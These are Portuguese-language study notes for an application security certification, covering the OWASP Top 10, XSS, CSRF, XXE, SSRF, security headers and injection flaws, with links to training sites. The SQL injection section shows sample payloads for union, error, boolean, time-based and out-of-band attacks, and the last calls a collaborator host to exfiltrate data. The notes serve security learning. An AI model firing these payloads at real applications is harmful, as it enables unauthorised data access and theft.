




Certified AppSec Practitioner (CAP)

▼ Compreensão das 10 principais vulnerabilidades do OWASP



- **A01:2021-Controle de acesso quebrado:** O controle de acesso reforça a política de forma que os usuários não possam agir fora de suas permissões pretendidas. As falhas geralmente levam à divulgação não autorizada de informações, modificação ou destruição de todos os dados ou à execução de uma função comercial fora dos limites do usuário.
- **A02:2021-As falhas criptográficas:** A primeira coisa é determinar as necessidades de proteção dos dados em trânsito e em repouso. Por exemplo, senhas, números de cartão de crédito, registros de saúde, informações pessoais e segredos comerciais exigem proteção extra, principalmente se esses dados estiverem sob leis de privacidade, por exemplo, Regulamento Geral de Proteção de Dados da UE (GDPR) ou regulamentos, por exemplo, proteção de dados financeiros como o padrão de segurança de dados PCI (PCI DSS).
- **A03:2021-A injeção:** Os dados fornecidos pelo usuário não são validados, filtrados ou sanitizados pelo aplicativo, consultas dinâmicas ou chamadas não parametrizadas sem escape sensível ao contexto são usadas diretamente no interpretador, levando a injeções de códigos (SQL e do próprio S.O).
- **A04:2021-Insecure Design:** Projeto inseguro é uma categoria ampla que representa diferentes pontos fracos, expressos como “desenho de controle ausente ou ineficaz”. Um dos fatores que contribuem para o design inseguro é a falta de perfil de risco de negócios inerente ao software ou sistema que está sendo desenvolvido,
- **A05:2021-Security Misconfiguration:** A configuração incorreta de segurança pode se levar devido a muitos problemas, como a falta de proteção de segurança apropriada em qualquer parte da pilha de aplicativos ou permissões configuradas incorretamente nos serviços, recursos desnecessários ativados ou instalados, contas padrão e suas senhas ainda habilitadas e inalteradas.
- **A06:2021-Vulnerable and Outdated Components:** Os componentes vulneráveis são um problema conhecido que lutamos para testar e avaliar os riscos que surgem quando o software está sem suporte ou desatualizado, você não verificar vulnerabilidades regularmente e se inscrever em boletins de segurança relacionados aos componentes que usa, os desenvolvedores de software não testarem a compatibilidade de bibliotecas atualizadas, atualizadas ou corrigidas, por exemplo.
- **A07:2021-Identification and Authentication Failures:** A confirmação da identidade do usuário, autenticação e gerenciamento de sessão são essenciais para proteção contra ataques relacionados à autenticação. Pode haver pontos fracos de autenticação se o aplicativo permite ataques automatizados, como preenchimento de credenciais, em que o invasor possui uma lista de nomes de usuário e senhas válidos, permite senhas padrão, fracas ou conhecidas, como "Senha1" ou


"admin/admin", usa recuperação de credenciais fraca ou ineficaz e processos de esquecimento de senha, como "respostas baseadas em conhecimento", que não podem ser tornadas seguras, por exemplo.


- **A08:2021-Software and Data Integrity Failures:** Falhas de software e integridade de dados estão relacionadas a código e infraestrutura que não protegem contra violações de integridade. Um exemplo disso é quando um aplicativo depende de plug-ins, bibliotecas ou módulos de fontes, repositórios e redes de distribuição de conteúdo (CDNs) não confiáveis. Um pipeline de CI/CD inseguro pode introduzir o potencial de acesso não autorizado, código malicioso ou comprometimento do sistema.
- **A09:2021-Falhas de registro e monitoramento de segurança:** Esta categoria é para ajudar a detectar, escalar e responder a violações ativas. Sem registro e monitoramento, as violações não podem ser detectadas. Registro, detecção, monitoramento e resposta ativa insuficientes ocorrem a qualquer momento.
- **A10:2021-A falsificação de solicitação do lado do servidor**

As falhas de SSRF ocorrem sempre que um aplicativo da Web está buscando um recurso remoto sem validar a URL fornecida pelo usuário. Ele permite que um invasor force o aplicativo a enviar uma solicitação criada para um destino inesperado, mesmo quando protegido por um firewall, VPN ou outro tipo de lista de controle de acesso à rede (ACL).

TryHackMe | OWASP Top 10


Learn about and exploit each of the OWASP Top 10 vulnerabilities; the 10 most critical web security risks.


 <https://tryhackme.com/room/owasptop10>



OWASP Top 10:2021

Welcome to the latest installment of the OWASP Top 10! The OWASP Top 10 2021 is all-new, with a new graphic design and an available one-page infographic you can print or obtain from our home page. A huge thank you to everyone that contributed their time and data for this iteration.

 <https://owasp.org/Top10/>



▼ Mecanismos de Validação de Entrada

Lista negra: bloqueia tudo especificado na lista

Lista de permissões: permite somente o especificado na lista

▼ Script entre sites

Cross Site Scripting (XSS) é o processo de adição de código malicioso a um site genuíno para reunir informações do usuário com uma intenção maliciosa.

```
<script>alert("xss")</script>
```

Tipos:

Armazenado

Refletido


Baseado em DOM

O cabeçalho de resposta HTTP `X-XSS-Protection` impede páginas de carregarem quando eles detectam ataques de xss refletidos. Apesar destas proteções serem majoritariamente desnecessárias em navegadores modernos em sites utilizando uma forte `Content-Security-Policy` que desabilita o uso de JavaScript *inline* (`'unsafe-inline'`), eles ainda podem oferecer proteções para usuários de navegadores mais antigos que ainda não suportam `CSP (en-US)`.

X-XSS-Protection - HTTP | MDN

O cabeçalho de resposta HTTP X-XSS-Protection é uma funcionalidade do Internet Explorer, Chrome e Safari que impede páginas de carregarem quando eles detectam ataques de scripting entre sites (XSS (en-US)) refletidos.

 <https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Headers/X-XSS-Protection>

 mdn web docs

▼ Vulnerabilidades relacionadas à autenticação

Ataques de força bruta: consiste em inúmeras tentativas de variadas combinações possíveis para uma senha.

Ataque de dicionário: é aplicado uma lista de possíveis senhas

Armazenamento de senha e política de senha: políticas de bloqueio de contas, armazenamento de senhas em formatos hash

▼ Vulnerabilidades de travessia de diretório - Path Traversal


Um ataque de passagem de caminho (também conhecido como travessia de diretório) visa acessar arquivos e diretórios armazenados fora da pasta raiz da web. Manipulando variáveis que referenciam arquivos com sequências “ponto-ponto-barras (..)” e suas variações ou usando caminhos de arquivo absolutos, pode ser possível acessar arquivos e diretórios arbitrários armazenados no sistema de arquivos, incluindo código-fonte ou configuração do aplicativo e arquivos críticos do sistema. Deve-se observar que o acesso aos arquivos é limitado pelo controle de acesso operacional do sistema (como no caso de arquivos bloqueados ou em uso no sistema operacional Microsoft Windows).

Esse ataque também é conhecido como “ponto-ponto-barras”, “travessia de diretório”, “subida de diretório” e “backtracking”.

Path Traversal

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (..)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and

 https://owasp.org/www-community/attacks/Path_Traversal



▼ Ataque de entidade externa XML

Um ataque de *entidade externa XML* é um tipo de ataque contra um aplicativo que analisa a entrada XML. Este ataque ocorre quando **a entrada XML contendo uma referência a uma entidade externa é processada por um analisador XML mal configurado**. Esse ataque pode levar à divulgação de dados confidenciais, negação de serviço, falsificação de solicitação do lado do servidor, varredura de portas da perspectiva da máquina em que o analisador está localizado e outros impactos no sistema.

[https://owasp.org/www-community/vulnerabilities/XML_External_Entity_\(XXE\)_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)


▼ Falsificação de solicitação entre sites - CSRF

Cross-Site Request Forgery (CSRF) é um ataque que força um usuário final a executar ações indesejadas em um aplicativo da Web no qual está autenticado no momento. Com uma pequena ajuda de engenharia social (como enviar um link por e-mail ou chat), um invasor pode induzir os usuários de um aplicativo da Web a executar ações de sua escolha. Se a vítima for um usuário normal, um ataque CSRF bem-sucedido pode forçar o usuário a realizar solicitações de alteração de estado, como transferência de fundos, alteração de endereço de e-mail e assim por diante. Se a vítima for uma conta administrativa, o CSRF pode comprometer todo o aplicativo da web.

Cross Site Request Forgery (CSRF)

Author: KirstenS Contributor(s): Dave Wichers, Davisnw, Paul Petefish, Adar Weidman, Michael Brooks, Ahsan Mir, Dc, D0ubl3 h3lix, Jim Manico, Robert Gilbert, Tgondrom, Pawel Krawczyk, Brandt, A V Minhaz, Kevin Lorenzo, Andrew Smith, Christina Schelin, Ari Elias-Bachrach, Sarciszewski, kingthorin,


<https://owasp.org/www-community/attacks/csrf>




▼ Codificação, Criptografia e Hashing

Criptografia:

- **Simétrico:** no algoritmo simétrico existe um segredo (chave) comum para todos os envolvidos.



- **Assimétrico:** já no tipo assimétrico há um par de chaves para cada envolvido na comunicação, dessa forma seu funcionamento é o seguinte: alice (emissora) usa a chave pública de bob (receptor), que está disponível na internet, para criptografar a mensagem, assim somente a chave privada de bob, chave única e secreta, pode revelar o conteúdo da mensagem que alice cifrou.



HASH:

Independente do tamanho da entrada de dados o algoritmo hash sempre vai gerar um número de tamanho fixo, dependendo do algoritmo, e aleatório. É assim que a palavra "olá" se parece com o hash MD5: **5d41402abc4b2a76b9719d911017c592**. O uso mais popular de hashes é para identificação de arquivos e armazenamento de dados confidenciais, como senhas. Sua principal premissa é ser totalmente aleatório para cada diferente tipo de entrada, ou seja, caso haja a modificação de apenas um bit na entrada de dados, a saída deve ser completamente diferente e aleatória.

O importante sobre os hashes é que **eles não são reversíveis**. Não há como descriptografar/decodificar um hash.


Codificação:

Há diferença entre codificação e criptografia. Digamos que você tenha um arquivo criptografado, a única maneira de descriptografá-lo é usando a chave. Enquanto os dados codificados podem ser decodificados imediatamente, sem chaves, **NÃO** é uma forma de criptografia, é apenas uma forma de representar dados.

Uma codificação muito popular é a Base64. Aqui está a aparência de "olá" com a codificação Base64: **aGkgdGhlcmU=**

TryHackMe | Cryptography for Dummies

Become familiar with cryptography

 <https://tryhackme.com/room/cryptographyfordummies>



▼ Configuração incorreta do certificado TLS

Cenários de ataque:

Um site não usa ou impõe TLS para todas as páginas ou oferece suporte a criptografia fraca. Um invasor monitora o tráfego de rede (por exemplo, em uma rede sem fio insegura), reduz as conexões de HTTPS para HTTP, intercepta solicitações e rouba o cookie de sessão do usuário. O invasor reproduz esse cookie e sequestra a sessão (autenticada) do usuário, acessando ou modificando os dados privados do usuário. Em vez do acima, eles podem alterar todos os dados transportados, por exemplo, o destinatário de uma transferência de dinheiro.

POODLE

O POODLE foi um dos primeiros ataques com sucesso comprovado contra sites protegidos por SSL. “POODLE” significa “Padding Oracle on Downgraded Legacy Encryption” e explorou uma falha na maneira como o SSL 3.0 lidava com o preenchimento do modo de cifra de bloco.

Embora o TLS tenha substituído o SSL 3.0, já que o último é um padrão de criptografia mais antigo, o ataque POODLE se aproveita do fato de que, quando uma tentativa de conexão segura com o TLS falha, a maioria dos servidores volta para o SSL 3.0. Se o hacker conseguir criar uma falha de conexão, ele poderá forçar o uso de SSL 3.0 para iniciar um novo ataque.

Embora esse ataque tenha sido facilmente derrotado pelos administradores de sites atualizando seus protocolos SSL, ele permaneceu (e talvez continue) uma vulnerabilidade perigosa. Isso ocorre porque muitos administradores de sites não sabem qual versão do protocolo SSL estão usando.

Isso não é inteiramente culpa deles, é claro. O conhecimento de que o SSL ajuda a classificar seu site no topo do Google encorajou muitas empresas a simplesmente “comprar um certificado”, sem verificar o quão seguro é o serviço que está sendo oferecidos. Isso fez com que a criptografia SSL desatualizada se tornasse um dos problemas de segurança mais comuns do WordPress.

DROWN e HEARTBLEED

Se você precisar de prova disso, é facilmente visto em uma série de outros ataques recentes a protocolos de criptografia SSL, ambos explorando vulnerabilidades em protocolos já obsoletos.

Tomemos, como primeiro exemplo, DROWN. Este ataque afetou um grande número de sites HTTPS e significa “Decrypting RSA with Obsolete and Weakened Encryption”. O vetor de ataque aqui era via SSLv2, que mesmo na época em que o ataque surgiu era um protocolo completamente obsoleto. No entanto, muitos servidores ainda oferecem suporte e utilizam SSLv2. Se o seu próprio servidor HTTPS suportar TLS e SSLv2, ele pode descriptografar conexões interceptadas de clientes.

Um segundo exemplo é HEARTBLEED. Essa vulnerabilidade veio à tona em 2014 e explorou uma falha na implementação do OpenSSL, em vez dos próprios padrões. No entanto, o OpenSSL é tão amplamente usado que criou uma espécie de crise quando

o bug foi descoberto. Algumas estimativas colocam o número de sistemas afetados em 17% de todos os servidores, SSL, e a vulnerabilidade persistiu por anos devido aos patches e atualizações sendo implementados lentamente.

Durante esse período, o HEARTBLEED era genuinamente perigoso e causou graves danos. Um ataque aos dados do paciente em Community Health Systems foi atribuído a esse bug, assim como o hack da Agência de Receitas Canadense que resultou no roubo de milhares de números de identificação social de cidadãos canadenses.

Man-In-The-Middle

Esse ataque se baseia em interceptar uma comunicação entre duas entidades quaisquer com o intuito de simular a autenticidade e integridade das mensagens trocadas, ou seja, as entidades envolvidas na comunicação não saberão que há uma interceptação e acreditarão que estão numa comunicação direta. O MITM é considerado como uma forma de roubo de sessão onde o interceptador divide a conexão TCP entre as duas partes em duas, uma entre ele e uma parte, e a outra entre ele e a outra parte.

Ataques recentes de certificados SSL / TLS mostram a importância de atualizar seus protocolos de criptografia

Hoje em dia, a maioria das pessoas está ciente da importância dos certificados SSL / TLS para proteger sites de comércio eletrônico. A maioria dos administradores de sites também tem pelo menos um conhecimento básico dos diferentes tipos de certificados SSL disponíveis e dos diferentes níveis de proteção que eles oferecem.

<https://www.globalsign.com/pt-br/blog/recent-ssl-tls-certificate-attacks-show-importance-updating-your-encryption-protocols>

TIME
TO
UPDATE

▼ Política de Mesma Origem

A política de mesma origem imposta pelo navegador impede que um script carregado de um domínio obtenha ou manipule propriedades de uma página da Web de outro domínio. Isso significa que, por padrão, o domínio de uma URL solicitada deve ser igual ao domínio da página da Web atual. Por exemplo, esta política impedirá que uma página da Web de um domínio faça chamadas de serviços Web XmlHttpRequest para um domínio diferente do qual ela está hospedada.

Cross-Origin Resource Sharing ou CORS

é um mecanismo que flexibiliza a Política de Mesma Origem, ele permite que recursos restritos em uma página da web sejam recuperados por outro domínio fora do domínio ao qual pertence o recurso que será recuperado. Uma página da web pode integrar livremente recursos de diferentes origens, como imagens, folhas de estilo, scripts, iframes e vídeos. Certas "solicitações de domínio cruzado", em particular as solicitações Ajax, são proibidas por padrão pela política de segurança de mesma origem.

▼ Cabeçalhos de segurança.

Ajudam a mitigar ataques e vulnerabilidades de segurança como XSS, code injection, clickjacking etc.

Quando um usuário visita um site, o navegador envia a requisição ao servidor que responde com headers HTTP. Esses cabeçalhos dizem ao navegador como se comportar durante a navegação no site.

```
General
Request URL:
Request Method: GET
Status Code: 200 OK (from disk cache)
Remote Address: 23.97.96.32:80
Referrer Policy: no-referrer

Response Headers
view parsed
HTTP/1.1 200 OK
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Mon, 24 Sep 2018 12:48:15 GMT
Accept-Ranges: bytes
ETag: "1d45483be0514ef"
Vary: Accept-Encoding
Server: Kestrel
Request-Context: appid=cid-v1:118c8481-bd4e-44e1-a2ac-c6d4414b91b2
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: Deny
Referrer-Policy: no-referrer
Content-Security-Policy: default-src 'self';script-src 'self' 'sha256-1MxJ70VhtXNAJK8UhwgDeXu08Tuj/ARay6ZLmq561f0=' 'sha256-v44QeY21sJf8MskWkn9AbfMxuct802J8t20o6P00=';object-src 'none';style-src 'self' https://fonts.googleapis.com/ https://fonts.gstatic.com/;img-src 'self' data: https://font-src 'self' https://fonts.googleapis.com/ https://fonts.gstatic.com/;frame-ancestors 'none'
X-Powered-By: ASP.NET
Date: Sat, 10 Nov 2018 22:26:24 GMT
```

Portanto implementar security headers basta manipular a resposta que vem do servidor que o browser irá acatar, adicionando assim, uma camada a mais de segurança.

Same Origin Policy

A Web baseia-se num conceito conhecido como Same-Origin Policy (**Política de mesma origem**). Em teoria os dados do website <http://site-confiavel.com.br> só pode ser acessado por ele mesmo. Com isso o site <http://outro-site.com.br> não consegue acessar as informações do site <http://site-confiavel.com.br>, protegendo assim Cookies, localStorage e etc. Na teoria isso é bonito e infálvel, mas na prática não é bem assim.

Ataque XSS, por exemplo, são uma forma de burlar o Same-Origin Policy. Basta acessar o site do [Owasp](#) e ver a quantidade de ataques possíveis a esta diretiva. Permitindo acesso a dados de outro website pelo invasor.

Cross Site Scripting Protection (X-XSS)

O ataques de XSS explora a incapacidade do navegador distinguir os scripts que são do site <http://site-confiavel.com.br> de outros que foram injetados de forma maliciosa pelo atacante. Dessa forma o navegador faz download e executa todo o código, sem considerar a fonte.


Colocando o header `X-XSS-Protection`, na resposta do servidor. Indica para o browser que ao identificar código malicioso deve descartá-lo.

As opções são:

Valor	Descrição
0	Desabilita o filtro de XSS
1	Habilita o filtro de XSS. Se o browser detectar um código malicioso, irá remover e continuar o carregamento
1; mode=block	Habilita o filtro, mas ao invés de remover o código malicioso o browser irá parar de carregar o conteúdo.

Content Security Policy (CSP)

Pode ser considerado uma versão melhorada do X-XSS-Protection. O CSP usa o cabeçalho `Content-Security-Policy`. Com esse header o servidor cria uma white list de fontes com conteúdo confiável. Instruindo o navegador a executar ou renderizar recursos somente dessas fontes.



A maioria dos browsers suporta esta feature. As opções são diversas. Abaixo há referências para aqueles que quiserem se aprofundar. Haverá um próximo post detalhando um pouco de suas funcionalidades.

HTTP Strict Transport Security (HSTS)

Restringe o navegador a acessar o site apenas por HTTPS. Isso garante que a conexão não será estabelecida por meio de uma conexão HTTP insegura.

valor	descrição
-------	-----------

max-age= <expire-time>	O tempo, em segundos, que o navegador deverá guardar a informação de que o site só pode ser acessado usando HTTPS.
includeSubDomains (Optional)	Se especificado, esta regra também será aplicada a todos os subdomínios.

X-Frame-Options

O header `x-frame-options` previne o ataque conhecido como clickjacking, desativando iframes no seu site. Os iframes podem ser usados para carregar sites maliciosos.

Esta técnica consiste em enganar o usuário sobre o site do qual ele realmente está, através do iframe.

Opções:

valor	descrição
deny	Desabilita iframe completamente
sameorigin	Permite apenas iframes do mesmo domínio
allow-from	Permite iframes de um domínio específico

X-Content-Type-Options

O header `X-Content-Type-Options` previne o ataque conhecido como MIME Sniff. Ele instrui ao browser validar o MIME type indicado no header.

```
X-Content-Type-Options: nosniff
```

Bloqueia a solicitação se o tipo solicitado for

- "style" e o tipo MIME não é "text/css"
- "script" e o tipo MIME não é um tipo MIME JavaScript.

HTTP Security Headers

Segurança é, na melhor das hipóteses, difícil. É extremamente fácil deixar brechas de segurança durante o desenvolvimento de uma aplicação. Veja neste artigo como HTTP Security Headers pode ajudar teu website. O desenvolvedor no processo de criação enfrenta diversos desafios. Como arquitetura e design. A

 <https://www.brunobrito.net.br/http-security-headers/>



TryHackMe | HTTP in detail

Learn about how you request content from a web server using the HTTP protocol

 <https://tryhackme.com/room/httpindetail>



▼ Escalação de Privilégios

o Privilege Escalation geralmente envolve ir de uma conta de permissão inferior para uma conta de permissão superior. Mais tecnicamente, é a exploração de uma vulnerabilidade, falha de projeto ou supervisão de configuração em um sistema operacional ou aplicativo para obter acesso não autorizado a recursos que geralmente são restritos aos usuários.

Por que isso é importante?


É raro ao realizar um teste de penetração no mundo real ser capaz de obter uma posição (acesso inicial) que lhe dê acesso administrativo direto. A escalação de privilégios é crucial porque permite obter níveis de acesso de administrador do sistema, o

que permite executar ações como:

- Redefinindo senhas
- Contornar os controles de acesso para comprometer os dados protegidos
- Editando configurações de software
- Ativando a persistência
- Alterar o privilégio de usuários existentes (ou novos)
- Execute qualquer comando administrativo

TryHackMe | Privilege Escalation

Privilege escalation allows you to increase your rights on the target system. Privilege escalation is the path that will take you from a limited user account to complete system dominance. This module covers effective techniques you can use to increase the privilege level of the user you have on the target system.

 <https://tryhackme.com/module/privilege-escalation>




▼ Falhas relacionadas à autorização e gerenciamento de sessão

▼ Referência de objeto direto inseguro (IDOR)

São um tipo de vulnerabilidade de controle de acesso que surge quando um aplicativo usa a entrada fornecida pelo usuário para acessar objetos diretamente, permitindo que os controles de acesso sejam contornados

Insecure direct object references (IDOR) | Web Security Academy

In this section, we will explain what insecure direct object references (IDOR) are and describe some common vulnerabilities. Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an application uses user-supplied input to access objects directly. The

 <https://portswigger.net/web-security/access-control/idor>



▼ Upload inseguro de arquivos

As vulnerabilidades de upload de arquivo ocorrem quando um servidor da Web permite que os usuários carreguem arquivos em seu sistema de arquivos sem validar suficientemente coisas como nome, tipo, conteúdo ou tamanho. Deixar de impor restrições adequadamente a eles pode significar que até mesmo uma função básica de upload de imagem pode ser usada para fazer upload de arquivos arbitrários e potencialmente perigosos. Isso pode até incluir arquivos de script do lado do servidor que permitem a execução remota de código.


<https://portswigger.net/web-security/file-upload#:~:text=What are file upload vulnerabilities,type%2C contents%2C or size.>

▼ Falsificação de solicitação do lado do servidor - SSRF

a falsificação de solicitações do lado do servidor e é uma vulnerabilidade bem recorrente em aplicações modernas, tendo em vista que os servidores precisam cada vez mais fazer o envio de solicitações para obtenção de recursos entre eles, o SSRF ocorre quando o usuário consegue controlar essas solicitações em nome do servidor.

What is SSRF (Server-side request forgery)? Tutorial & Examples | Web Security Academy

In this section, we'll explain what server-side request forgery is, describe some common examples, and explain how to find and exploit various kinds of SSRF vulnerabilities. Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application


 <https://portswigger.net/web-security/ssrf>



SSRF-Entenda o básico de forma simples e algumas formas de bypass

Server-Side Request Forgery, categorizado pela OWASP TOP 10 em A10:2021-Server-Side Request Forgery, e pela CWE-918 é a falsificação de solicitações do lado do servidor e é uma vulnerabilidade bem recorrente em aplicações modernas, tendo em vista que os servidores precisam cada vez mais fazer o envio


<https://rodolfomarianocy.medium.com/ssrf-entenda-o-b%C3%A1sico-de-forma-simples-e-algumas-formas-de-bypass-e694751acc0e>



▼ Vulnerabilidades de injeção de código

▼ Injeção SQL

Esse ataque explora a falta de filtros de validação na entrada de dados no escopo da aplicação, sendo possível assim a interação com o banco de dados que está por traz da aplicação, sem nenhum tipo de autorização. Consistindo assim o ataque em embutir códigos SQL na aplicação em tempo de execução, com o objetivo de atacar suas bases de dados SQL.



Union Based: aproveita o operador UNION SQL para combinar os resultados de duas ou mais instruções SELECT em um único resultado

```
1 UNION SELECT 1,group_concat (table_name),3,4 FROM information_schema.tables WHERE table_schema = database()
```

Error Based: baseia em mensagens de erro lançadas pelo servidor de banco de dados para obter informações sobre a estrutura do banco de dados.

```
1 and updatexml(rand(), concat(CHAR(126),version(),CHAR(126)),null)
```

Boolean Based: baseia no envio de uma consulta SQL ao banco de dados que força o aplicativo a retornar um resultado VERDADEIRO ou FALSO. Essa técnica é muito usada para Bypass em sistemas de autenticação.

```
1' or '1'='1' -- -
```

Time Based: baseada em tempo é o envio de uma consulta SQL ao banco de dados que força a espera de um determinado de tempo antes de responder. O tempo de resposta indicará ao invasor se o resultado da consulta é VERDADEIRO ou FALSO. Dependendo do resultado, uma resposta HTTP será retornada com atraso ou imediatamente.

```
admin' AND sleep(5);-- -
```

Out Of Band: depende de alguns recursos habilitados no servidor de banco de dados que está sendo alvo. O SQLi Out of band ocorre quando um invasor não consegue usar o mesmo canal que iniciou o ataque para coletar os resultados. Essa

técnica oferece ao invasor uma alternativa às formas convencionais sendo possível a exfiltração dos dados por meio de serviços HTTP ou DNS por exemplo

```
SELECT * FROM cat WHERE id= 1' UNION SELECT EXTRACTVALUE
(xmltype('<%3fxml +version%3d" 1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+
[+<!ENTITY+%25+remote+SYSTEM+ "http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25
remote%3b]>'), '/l')+FROM+dual--
```

What is SQL Injection? Tutorial & Examples | Web Security Academy

In this section, we'll explain what SQL injection (SQLi) is, describe some common examples, explain how to find and exploit various kinds of SQL injection vulnerabilities, and summarize how to prevent SQL injection. SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere


 <https://portswigger.net/web-security/sql-injection>

▼ Comand injection

A injeção de comando do SO (também conhecida como injeção de shell) é uma vulnerabilidade de segurança da Web que permite que um invasor execute comandos arbitrários do sistema operacional (SO) no servidor que está executando um aplicativo e, normalmente, comprometa totalmente o aplicativo e todos os seus dados. Muitas vezes, um invasor pode aproveitar uma vulnerabilidade de injeção de comando do sistema operacional para comprometer outras partes da infraestrutura de hospedagem, explorando relações de confiança para direcionar o ataque a outros sistemas dentro da organização.

What is OS command injection, and how to prevent it? | Web Security Academy

In this section, we'll explain what OS command injection is, describe how vulnerabilities can be detected and exploited, spell out some useful commands and techniques for different operating systems, and summarize how to prevent OS command injection.

 <https://portswigger.net/web-security/os-command-injection>

▼ Ataques comuns à cadeia de suprimentos e métodos de prevenção

Um ataque à cadeia de suprimentos, é um meio de ataque cibernético que visa uma organização por meio de vulnerabilidades em sua cadeia de fornecimento, sua supply chain. Basicamente, as falhas e os pontos cegos estão relacionadas ao fato de que os fornecedores possuem má gestão na segurança, permitindo uma vulnerabilidade no sistema.

Tipos comuns de ataques à cadeia de suprimentos:

Ataques baseados em navegadores - Os invasores podem ter como alvo bibliotecas JavaScript ou extensões de navegador que executam automaticamente o código nos dispositivos do usuário.

Ataques de software - Disfarçam o malware em atualizações de software

Ataques de código aberto - Os pacotes de código aberto podem ajudar as organizações a acelerar o desenvolvimento de aplicativos e software, mas também podem permitir que os invasores adulterem vulnerabilidades conhecidas ou escondam malware que depois é usado para infiltrar-se no sistema ou dispositivo do usuário.

Ataques JavaScript - Exploram as vulnerabilidades existentes no código JavaScript ou incorporam scripts maliciosos em páginas web

Ataques Magecart - Usam código JavaScript malicioso para obter informações de cartão de crédito de formulários de checkout de sites, que muitas vezes são gerenciados por terceiros. Isto também é conhecido como "**formjacking**".

Ataques watering hole - Identificam sites que são comumente usados por um grande número de usuários. Os invasores podem usar uma série de táticas para identificar vulnerabilidades de segurança dentro do site, depois usar essas vulnerabilidades para entregar malware a usuários desavisados.

Criptojacking - Permite que invasores roubem recursos computacionais necessários para minerar criptomoedas.